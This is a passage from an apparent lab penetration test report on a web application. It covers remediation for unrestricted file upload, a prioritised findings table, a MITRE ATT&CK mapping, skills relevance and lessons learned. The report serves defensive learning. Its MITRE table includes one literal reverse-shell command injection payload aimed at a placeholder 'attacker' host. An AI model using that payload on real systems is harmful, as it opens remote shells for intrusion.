- Complete server compromise — read all files, exfiltrate database, install rootkits
- Lateral movement — use compromised server to attack internal network
- Malware distribution — serve malicious files to visitors from trusted domain

6.7 Remediation

- Validate file type server-side using MIME type detection — not just file extension
- **Fix:** PHP: use `finfo_file()` to detect actual file content type, reject anything not image/jpeg or image/png
- Rename uploaded files to random strings — remove executable extensions (.php, .phtml, .php5)
- Store uploads outside web root — files in /var/uploads/ cannot be executed via browser
- Disable Apache directory listing — add 'Options -Indexes' to prevent directory browsing
- Configure web server to not execute PHP in upload directories

7. COMPLETE FINDINGS SUMMARY

This table consolidates all findings from the web application penetration test into a prioritised remediation list:

P	Vulnerability	OWASP ID	Severity	Impact	Fix
P1	SQL Injection	A03:2021	CRITICAL	Full DB dump, auth bypass, all 5 users exposed	Prepared statements, input validation, least privilege DB user
P2	Command Injection (RCE)	A03:2021	CRITICAL	Full OS command execution, kernel fingerprinted, server takeover possible	escapeshellarg(), IP whitelist regex, low-privilege process user
P3	Unrestricted File Upload	A04:2021	CRITICAL	PHP web shell uploaded and executed — persistent RCE backdoor achieved	MIME validation, rename uploads, store outside webroot, disable PHP execution in uploads
P4	XSS — Reflected	A03:2021	HIGH	Script execution in browser — session hijacking, credential theft, phishing	htmlspecialchars(), CSP header, HTTPOnly cookies, input validation

8. MITRE ATT&CK MAPPING

All vulnerabilities found map to the following MITRE ATT&CK techniques used by real threat actors:

Vulnerability	MITRE Technique	ID	Attack Scenario
SQL Injection	Exploit Public-Facing Application	T1190	Attacker extracts password hashes from database, cracks them offline, and authenticates as admin to take full application control
Command Injection (RCE)	Command and Scripting Interpreter: Unix Shell	T1059.004	Attacker achieves full server shell via <code>'; bash -i >& /dev/tcp/attacker/4444 0>&1'</code> reverse shell payload
File Upload — Web Shell	Server Software Component: Web Shell	T1505.003	Attacker uploads PHP web shell for persistent access, uses it to establish reverse shell and pivot to internal network

XSS — Reflected	Steal Web Session Cookie	T1539	Attacker sends crafted URL with document.cookie payload — victim's session token sent to attacker's server, attacker logs in as victim
File Upload + RCE	Ingress Tool Transfer	T1105	Attacker uploads web shell, then uses it to download additional tools (nmap, netcat) to the compromised server for deeper attack

9. PENETRATION TESTER SKILL RELEVANCE

Skill Practised	Real-World Application
SQL Injection exploitation and identification	Web application penetration testers test for SQLi in every engagement. Identifying and documenting SQLi is a core skill for WAPT and bug bounty hunting
XSS payload crafting and execution	XSS is consistently in OWASP Top 3 — security engineers use this knowledge to write secure code, perform code reviews, and validate WAF rules
Command Injection and RCE exploitation	RCE is the highest-severity finding in any pentest. Demonstrating RCE via command injection is a key deliverable in penetration test reports for clients
File upload vulnerability analysis	Unrestricted file upload leading to web shell is a common attack vector — security engineers must understand it to design secure upload functionality
Severity rating and OWASP classification	All web application security findings are classified using OWASP Top 10 in professional pentest reports — same framework used in this audit
MITRE ATT&CK mapping for web attacks	Pentest reports include MITRE mapping for red team/blue team alignment — SOC analysts use this to write detection rules for the vulnerabilities found
Professional vulnerability documentation	Penetration test reports require clear finding descriptions, proof-of-concept evidence, impact analysis, and remediation guidance — all demonstrated here

10. LESSONS LEARNED

Simple payloads can cause severe attacks if user input is not handled securely. This project reinforced that SQL Injection, XSS, and Command Injection all stem from improper input validation. It also highlighted the importance of secure coding practices such as input validation, parameterized queries, sanitization, and output encoding. The vulnerabilities explored—SQL Injection, XSS, Command Injection, and File Upload—are all part of the **OWASP Top 10**, demonstrating their real-world relevance and impact.